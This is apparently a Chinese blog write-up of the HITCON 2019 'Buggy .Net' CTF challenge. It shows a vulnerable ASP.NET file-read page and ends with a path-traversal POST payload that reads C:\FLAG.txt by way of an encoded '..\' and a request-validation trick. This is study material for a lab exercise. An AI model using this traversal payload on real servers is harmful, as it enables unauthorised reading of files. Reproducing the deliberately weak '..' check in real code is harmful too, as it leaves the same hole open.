
3webdogs Day2 第三题：[Windows][HITCON 2019]Buggy_Net

原创

peri0d 于 2021-01-28 15:59:35 发布 123 收藏 1

分类专栏： BUUOJ 文章标签： 网络安全



考点

题目

BUU上少给了flag位置：`C:\FLAG.txt`

给了源码

比较关键的逻辑如下

```
<%@ Page Language="C#" %>
<%
 bool isBad = false;
    try {
        if ( Request.Form["filename"] != null ) {
            isBad = Request.Form["filename"].Contains("..") == true;
        }
    } catch (Exception ex) {

    }

    try {
        if (!isBad) {
            Response.Write(System.IO.File.ReadAllText(@"C:\inetpub\wwwroot\" + Request.Form["filename"]));
        }
    } catch (Exception ex) {
    }
%>
```

首先`isBad`为`false`，如果POST的文件名包含`..`的话，`isBad`就会为`true`，就读不了文件了。

所以这里要bypass`..`去读取文件

思路

没整明白，再议

https://balsn.tw/ctf_writeup/20191012-hitconctfquals/#buggy-.net

https://www.sigflag.at/blog/2019/writeup-hitconctf2019-buggy-dot-net/

payload

```
HTTP头部还要再加上个 Content-Type: application/x-www-form-urlencoded
POST这个 filename=%2E%2E%5C%2E%2E%5CFLAG.txt&o=%3Cx
```